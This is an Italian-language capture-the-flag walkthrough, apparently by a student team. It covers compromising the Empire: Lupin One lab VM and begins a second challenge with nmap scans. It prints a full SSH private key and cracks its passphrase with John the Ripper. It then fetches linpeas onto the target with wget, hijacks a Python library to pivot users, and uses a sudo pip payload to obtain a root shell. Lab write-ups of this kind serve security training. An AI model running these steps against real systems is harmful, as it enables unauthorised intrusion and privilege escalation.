:: Progress: [661641/661641] :: Job [1/1] :: 8695 req/sec :: Duration: [0:01:27] :: Errors: 0 ::
```

Abbiamo un risultato promettente. Un file mysecret.txt. Andiamo a vedere cosa contiene, sperando sia la chiave privata.




Troviamo quello che sembra essere un messaggio criptato.

Avremo bisogno di uno strumento di decriptazione.
In questo caso abbiamo preferito fare una breve ricerca su internet e abbiamo individuato un sito che fa al caso nostro.



Inserendo il messaggio su questo sito, *dcode.fr,* scopriamo che è cifrato su Base 58 e che la sua cifratura ci restituisce una chiave SSH privata!


Salviamo la nostra chiave in un file che chiameremo ***ssh_key.txt***




```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
3 PBYANne4oz3usGAAAAEAAAAAEAAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
4 9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
5 H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
6 xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
7 J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
8 /Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
9 ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
10 he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
11 XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
12 hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3×8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
13 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
49 iUJ66WmRUN9EoVlkeCzQJwivI=
50 -----END OPENSSH PRIVATE KEY-----
51
```


Ora dobbiamo ricavare l'*hash* di questa chiave. Usiamo un tool chiamato **ssh2john** (uno script appartenente a **John the Ripper** che serve ad **estrarre hash** da chiavi private SSH) da terminale Kali per eseguire questa operazione. Il comando, nel nostro caso, sarà **sudo ssh2john ssh2john ssh_key.txt > hash**.

Si fa presente che dobbiamo trovarci nella directory nella quale abbiamo salvato il file con la chiave privata.



Questo il file con l'hash che abbiamo ottenuto dopo aver eseguito il comando.

Ora dovremmo avere tutto quello che ci serve per decrittare l'hash con **John (Cena) The Ripper**.
Eseguiamo questo comando dal terminale Kali:
john --wordlist=/usr/share/wordlists/fasttrack.txt /home/kali/Desktop/hash.txt



Finalmente abbiamo una password: **P@55w0rd!**

È arrivato al momento di collegarci al servizio ssh. Abbiamo:

- un possibile nome utente, **icex64**;
- una chiave ssh privata;
- una password.


Con le informazioni in nostro possesso proviamo a collegarci al servizio SSH. Usiamo il comando:
ssh icex64@192.168.56.103 -i /home/kali/Desktop/ssh_key.txt
e quando ci viene richiesta la passphrase inseriamo **P@55w0rd!**

```
┌──(kali㉿kali)-[~]
└─$ ssh icex64@192.168.56.103 -i /home/kali/Desktop/ssh_key.txt
Enter passphrase for key '/home/kali/Desktop/ssh_key.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Mon May 19 09:54:58 2025 from 192.168.56.104
icex64@LupinOne:~$
```

Eseguiamo dei primi comandi di ricognizione come ls.Troviamo un file *user.txt,* che leggiamo con il comando **cat**

Contiene la prima flag dell'utente LupinOne!

A questo punto usiamo il comando **sudo –l** per vedere quali comandi possiamo avviare da root con l'utente icex64.



Notiamo subito la presenza di un altro possibile utente: **arsene.** Il percorso /usr/bin/python3.9 testimonia la presenza dell'interprete python versione 3.9. Proviamo ad esplorare la directory /home/arsene. Troviamo due file, un note.txt e un heist.py.

Vediamoli entrambi.

```
icex64@LupinOne:~$ cd /home/arsene/
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.
```

```
File  Actions  Edit  View  Help
  GNU nano 5.4
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Dalla nota intuiamo che ci deve essere un codice modificabile da qualche parte, dove dovremo presumibilmente inserire un nostro script per continuare la scalata dei privilegi. Il file **heist.py**, invece, contiene uno script che chiama la libreria webbrowser e mostra l'url nell'interfaccia del browser.

Intanto, abbiamo svolto ulteriori richerche sulle vulnerabilità delle librerie python.
(https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8)

Ricapitolando:

- esiste un altro utente di nome arsene;
- sappiamo che ci deve essere un codice modificabile da qualche parte;
- dal file heist.py deduciamo che questo file contente il codice modificabile dovrebbe trovarsi sulla in qualche directory che ha a che fare con la libreria webbrowser.


La nostra ricerca su internet ci consiglia di cercare il file seguendo la directory
/usr/bin/python

Tuttavia, squadra che vince non si cambia, utilizzeremo **linpeas**. Questa volta decidiamo di installare gli script di *Linpeas* utilizzando il comando **peass** dal terminale Kali. Prestiamo attenzione in quale directory verranno salvati.

```
┌──(kali㉿kali)-[~]
└─$ peass

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/
├── linpeas
│   ├── linpeas_darwin_amd64
│   ├── linpeas_darwin_arm64
│   ├── linpeas_fat.sh
│   ├── linpeas_linux_386
│   ├── linpeas_linux_amd64
│   ├── linpeas_linux_arm
│   ├── linpeas_linux_arm64
│   ├── linpeas.sh
│   └── linpeas_small.sh
└── winpeas
    ├── winPEASany.exe
    ├── winPEASany_ofs.exe
    ├── winPEAS.bat
    ├── winPEASx64.exe
    ├── winPEASx64_ofs.exe
    ├── winPEASx86.exe
    └── winPEASx86_ofs.exe
```


Ora dobbiamo passare lo script linpeas.sh dalla macchina Kali alla macchina "preda". Questa volta per farlo imposteremo un server web temporaneo sulla Kali per servire i file dalla nostra directory corrente. Il comando è:
python –m http.server 444
(abbiamo scelto la porta 444 perché inattiva, ma avremmo potuto sceglierne altre).

Una volta avviato il server sulla Kali, andremo ad eseguire il comando
wget 192.168.56.104:444/linpeas.sh
dalla ssh della macchina bersaglio. Saremo così in grado di passare lo script da una macchina all'altra.



Ora eseguiamo un comando **chmod +x linpeas.sh** da ssh, per assicurarci che sia eseguibile.

Da ssh eseguiamo il comando **bash linpeas.sh** (trovandoci nella directory in cui è salvato il file o specificando il percorso).
Lo script si avvierà, restituendoci una grandissima mole di informazioni. Concentriamoci, però, su quello che serve a noi, ovvero file su cui abbiamo il permesso di scrittura. Leggendo il report di linpeas troviamo che **/usr/lib/python3.9/webbrowser.py** è editabile!




A questo punto andiamo ad editare il file, inserendo la funzione **os.system("/bin/bash").** Con questa funzione il processo Python corrente avvierà un nuovo processo figlio, che sarà un'istanza della shell Bash e una volta che la shell Bash è avviata, il controllo dell'input/output del terminale viene passato a questa nuova shell. L'utente potrà, quindi, interagire direttamente con la shell Bash, digitando comandi come se fosse un normale terminale.

Riassumendo, quando avvieremo lo script python dall'utente *arsene,* verrà creata una nuova shell eseguibile con i suoi privilegi.

Questa soluzione per la scalata di privilegi ci è stata suggerita dalla precedente ricerca su internet riguardante le vulnerabilità delle librerie python.

Per editare il file eseguiamo il comando da **ssh: nano /usr/lib/python3.9webbrowser.py**



A questo punto eseguiamo questo comando dal terminale ssh: **sudo –u arsene /usr/bin/python3.9 /home/arsene/heist.py**

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

Il comando ha avuto successo. Possiamo operare come l'utente *arsene*.
Abbiamo subito eseguito un sudo –l per vedere quali comandi possiamo eseguire da root. Troviamo /usr/bin/pip. Non ci resta che concentrare le nostre ricerche su questo elemento e trovare potenziali vulnerabilità.

Da una breve ricerca online vediamo che ci sono 3 comandi che possiamo eseguire da una shell per ottenere i privilegi di root!

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Non ci resta che eseguire questi comandi dal terminale ssh:
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh'. 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.ojVlg2HodR
# id
uid=0(root) gid=0(root) groups=0(root)
```

Eseguendo i tre comandi riportati in precedenza, sfruttando la vulnerabilità *pip,* siamo diventati root!

Eseguiamo una serie di comandi **ls**, **cd /root**, **ls** e infine **cat root.txt** per terminare la sfida!



Un altra preda Pwnata dai CyberPredators.

Traccia bonus 3 - BlackBox Epicode (Harry P) - CTF Difficile

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.
Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta. La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Procedimento step-by-step

Una nuova preda per i CyberPredators: dopo aver inserito la macchina vittima nel nostro laboratorio VM eseguiamo uno scan per andare a visualizzare l'IP della nostra preda, come i veri CyberPredators fanno

nmap -sn 192.168.1.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 12:30 EDT
Nmap scan report for vodafone.station (192.168.1.1)
Host is up (0.0063s latency).
MAC Address: 80:16:05:8C:50:70 (Vodafone Italia)
Nmap scan report for Honor_10-5008c395e1062723.station (192.168.1.3)
Host is up (0.062s latency).
MAC Address: 24:2E:02:31:17:9A (Huawei Technologies)
Nmap scan report for MSI.station (192.168.1.4)
Host is up (0.00063s latency).
MAC Address: E8:65:38:23:F6:0D (Cloud Network Technology Singapore PTE.)
Nmap scan report for 192.168.1.7
Host is up (0.0022s latency).
MAC Address: 08:00:27:7A:DC:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for DESKTOP-NEH4RGE.station (192.168.1.9)
Host is up (0.016s latency).
MAC Address: E8:03:9A:FD:D5:A2 (Samsung Electronics)
Nmap scan report for 192.168.1.23
Host is up (0.036s latency).
MAC Address: F2:20:86:11:09:B8 (Unknown)
Nmap scan report for blackbox.station (192.168.1.15)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 10.35 seconds
```

Abbiamo eseguito uno scan sulla rete per andare ad individuare la nostra preda: 192.168.1.7

A questo punto procediamo con una scansione sul nostro target per scoprire i servizi attivi e le versioni:
nmap -sS -sV -O -Pn -p- 192.168.1.7

- **-sS**: TCP SYN scan (stealth)
- **-sV**: rileva la versione dei servizi
- **-O**: cerca di determinare il sistema operativo
- **-Pn**: salta il ping (utile se ICMP è disabilitato)
- **-p-**: scansione di tutte le 65535 porte

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -Pn -p- 192.168.1.7

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 04:42 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00062s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Synology DiskStation NAS ftpd
42/tcp    open  tcpwrapped
80/tcp    open  http           Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp            (Firmware: 1)
1883/tcp  open  tcpwrapped
2222/tcp  open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:7A:DC:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:lin
ux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.32 seconds
```

Tramite questa scansione la nostra attenzione cade su:

- la porta 80 attiva col servizio http
